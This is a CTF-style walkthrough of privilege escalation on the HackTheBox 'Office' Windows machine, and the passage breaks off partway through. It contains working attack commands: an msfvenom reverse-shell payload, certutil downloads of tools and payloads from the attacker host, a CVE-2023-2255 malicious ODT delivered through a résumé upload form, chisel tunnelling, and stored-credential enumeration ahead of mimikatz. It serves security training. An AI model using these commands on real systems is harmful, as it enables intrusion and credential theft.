
```
┌──(yoon㉿kali)-[~/Documents/htb/office]
└─$ sudo rlwrap nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.3] 49222
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
office\tstark
```

Privesc: tstark to ppotts

Local Enumeration

Let's start by looking for any interesting ports that are open:

```
netstat -ano
```



```
Proto  Local Address          Foreign Address        State           PID
TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       5092
TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       680
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       936
TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       680
TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       5092
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       680
TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       936
TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       680
TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       680
TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       680
TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       5620
TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       368
TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
TCP    0.0.0.0:8083           0.0.0.0:0              LISTENING       5092
TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       2604
TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       680
TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       536
TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1172
TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1484
TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       680
TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING       2168
TCP    0.0.0.0:49675          0.0.0.0:0              LISTENING       680
TCP    0.0.0.0:49680          0.0.0.0:0              LISTENING       680
TCP    0.0.0.0:49683          0.0.0.0:0              LISTENING       672
TCP    0.0.0.0:61602          0.0.0.0:0              LISTENING       7144
TCP    0.0.0.0:61609          0.0.0.0:0              LISTENING       2856
```

Port **8083** is open but Rustscan didn't catch that. Let's forward the port back to us and take a look at it.


Chisel

We will first download **chisel** using certutil.exe:

```
certutil.exe -urlcache -split -f http://10.10.14.36:8000/chisel_windows.exe
```

On our attacking Kali machine, let's start up chisel server with listener at port 9999:


```
chisel server -p 9999 --reverse
```



```
┌──(yoon㉿kali)-[/opt]
└─$ chisel server -p 9999 --reverse
2024/06/02 23:24:49 server: Reverse tunnelling enabled
2024/06/02 23:24:49 server: Fingerprint V8Uz/DipNyESHeYgdA4Yhr8ypwtI7kyNFos
FinXivhc=
2024/06/02 23:24:49 server: Listening on http://0.0.0.0:9999
2024/06/02 23:25:51 server: session#1: Client version (1.9.1) differs from
server version (1.9.1-0kali1)
2024/06/02 23:25:51 server: session#1: tun: proxy#R:8083=>8083: Listening
```

On the target machine, we will run chisel client, forwarding port 8083 to Kali's port 9999:


```
.\chisel_windows.exe client 10.10.14.36:9999 R:8083:127.0.0.1:8083
```



```
C:\Users\tstark\Desktop>.\chisel_windows.exe client 10.10.14.36:9999 R:8083:127.0.0.1:8083
.\chisel_windows.exe client 10.10.14.36:9999 R:8083:127.0.0.1:8083
2024/06/03 04:25:48 client: Connecting to ws://10.10.14.36:9999
2024/06/03 04:25:51 client: Connected (Latency 342.6804ms)
```

Now we can access port 8083 through our Kali's web browser:


```
http://127.0.0.1:8083/
```



CVE-2023-2255

Let's enumerate the website.


At the bottom of the page, domain name is revealed, which we add to `/etc/hosts`:



Copyright By holographictech.htb 2030

There is a **Job Application Submission** form at `/resume.php`:

`http://127.0.0.1:8083/resume.php`


Job Application Submission

Full Name:

Example : John Doe

Email:

Example : xxx123@xyz.abc


Work Experience

0-5 years

Requested Salary


30 000$

We tried throwing in random data and file, but it is rejected saying only **doc**, **docx**, **docm**, and **odt** is allowed:


Job Application Submission

❌ Accepted File Types : Doc, Docx, Docm, Odt!

After we changed the file extension to .odt, we can successfully submit the file:


Job Application Submission


✔ Upload Successful!

Researching a bit on this, it seems like this form could be vulnerable to **CVE-2023-2255**.

Let's use this exploit to generate malicious payload.

We will first create a malicious payload using msfvenom that will spawn reverse shell connection back to us when it is triggered:


```
sudo msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.36 LPORT=9001 -f exe -o shell.exe
```




```
┌──(yoon㉿kali)-[~/Documents/htb/office]
└─$ sudo msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.36 LPORT=9001 -f exe -o shell.exe
[sudo] password for yoon:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

We will upload the generated payload to the target using certutil.exe:

```
certutil.exe -urlcache -split -f http://10.10.14.36:1235/shell.exe
```



```
C:\Users\Public>certutil.exe -urlcache -split -f http://10.10.14.36:1235/shell.exe
certutil.exe -urlcache -split -f http://10.10.14.36:1235/shell.exe
****  Online  ****
  000000  ...
  01204a
CertUtil: -URLCache command completed successfully.
```




```
 Directory of C:\Users\Public

06/03/2024  06:18 AM    <DIR>          .
01/17/2024  11:50 AM    <DIR>          ..
01/17/2024  01:29 PM    <DIR>          Documents
05/08/2021  01:20 AM    <DIR>          Downloads
05/08/2021  01:20 AM    <DIR>          Music
05/08/2021  01:20 AM    <DIR>          Pictures
06/03/2024  06:09 AM            73,802 shell.exe
05/08/2021  01:20 AM    <DIR>          Videos
               1 File(s)         73,802 bytes
               7 Dir(s)   4,890,005,504 bytes free
```

Now that the payload is created and transferred to the system, we would have to upload a malicious odt file that will execute the command to run the payload.


We will create a odt file named **exploit-run.odt** that will run **shell.exe** which is already uploaded to the target system:

```
sudo python3 cve-2023-2255.py --cmd 'C:\Users\Public\shell.exe' --output 'exploit-run.odt'
```




```
┌──(yoon㉿kali)-[~/Documents/htb/office]
└─$ sudo python3 cve-2023-2255.py --cmd 'C:\Users\Public\shell.exe' --output 'exploit-run.odt'
[sudo] password for yoon:
File exploit-run.odt has been created !
```

Let's upload the malicious odt file to the form:




It is uploaded successfully:



Job Application Submission

✔ Upload Successful!

Within few seconds, reverse shell connection is spawned on our local netcat listener as the user **ppotts**:



```
┌──(yoon㉿kali)-[~/Documents/htb/office]
└─$ sudo rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.3] 49867
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice 5\program>whoami
whoami
office\ppotts
```


Privesc: ppotts to hhogan

JAWS

Let's run automation script for privilege escalation.

We will upload **jaws-enum.ps1** using certutil.exe:


```
certutil.exe -urlcache -split -f http://10.10.14.36:1236/jaws-enum.ps1
```



```
PS C:\Users\PPotts\Downloads> certutil.exe -urlcache -split -f http://10.10.14.36:1236/jaws-enum.ps1
certutil.exe -urlcache -split -f http://10.10.14.36:1236/jaws-enum.ps1
****  Online  ****
  0000  ...
  424e
CertUtil: -URLCache command completed successfully.
```


We can launch the scan using the command: `./jaws-enum.ps1`

After waiting a bit for the scan to finish, we can see that JAWS discovered **Stored Credentials**:


```
------------------------------------------------
 Stored Credentials
------------------------------------------------

Currently stored credentials:

    Target: LegacyGeneric:target=MyTarget
    Type: Generic
    User: MyUser

    Target: Domain:interactive=office\hhogan
    Type: Domain Password
    User: office\hhogan
```

Let's verify the presence of stored credentials on the system:

```
cmdkey /list
```



```
PS C:\Users\PPotts\Downloads> cmdkey /list
cmdkey /list

Currently stored credentials:

    Target: LegacyGeneric:target=MyTarget
    Type: Generic
    User: MyUser

    Target: Domain:interactive=office\hhogan
    Type: Domain Password
    User: office\hhogan
```

> HTB-Access also includes abusing stored credentials. I have a writeup here

Mimikatz


Let's follow this guide to obtain the stored password.

On `C:\Users\ppotts\AppData\Roaming\Microsoft\Credentials`, you can list credential folders:


```
PS C:\Users\ppotts\AppData\Roaming\Microsoft\Credentials> gci -force
gci -force


    Directory: C:\Users\ppotts\AppData\Roaming\Microsoft\Credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          5/9/2023   2:08 PM            358 18A1927A997A794B65E9849883AC3F3E
-a-hs-          5/9/2023   4:03 PM            398 84F1CAEEBF466550F4967858F9353FB4
-a-hs-          6/3/2024   6:47 AM            374 E76CCA3670CD9BB98DF79E0A8D176F1E
```

Let's upload **mimikatz.exe** to the target machine using **certutil.exe**:

```
certutil.exe -urlcache -split -f http://10.10.14.36:1236/mimikatz.exe
```



```
PS C:\Users\Public> certutil.exe -urlcache -split -f http://10.10.14.36:1236/mimikatz.exe
certutil.exe -urlcache -split -f http://10.10.14.36:1236/mimikatz.exe
****  Online  ****
  000000  ...
  14ae00
CertUtil: -URLCache command completed successfully.
```

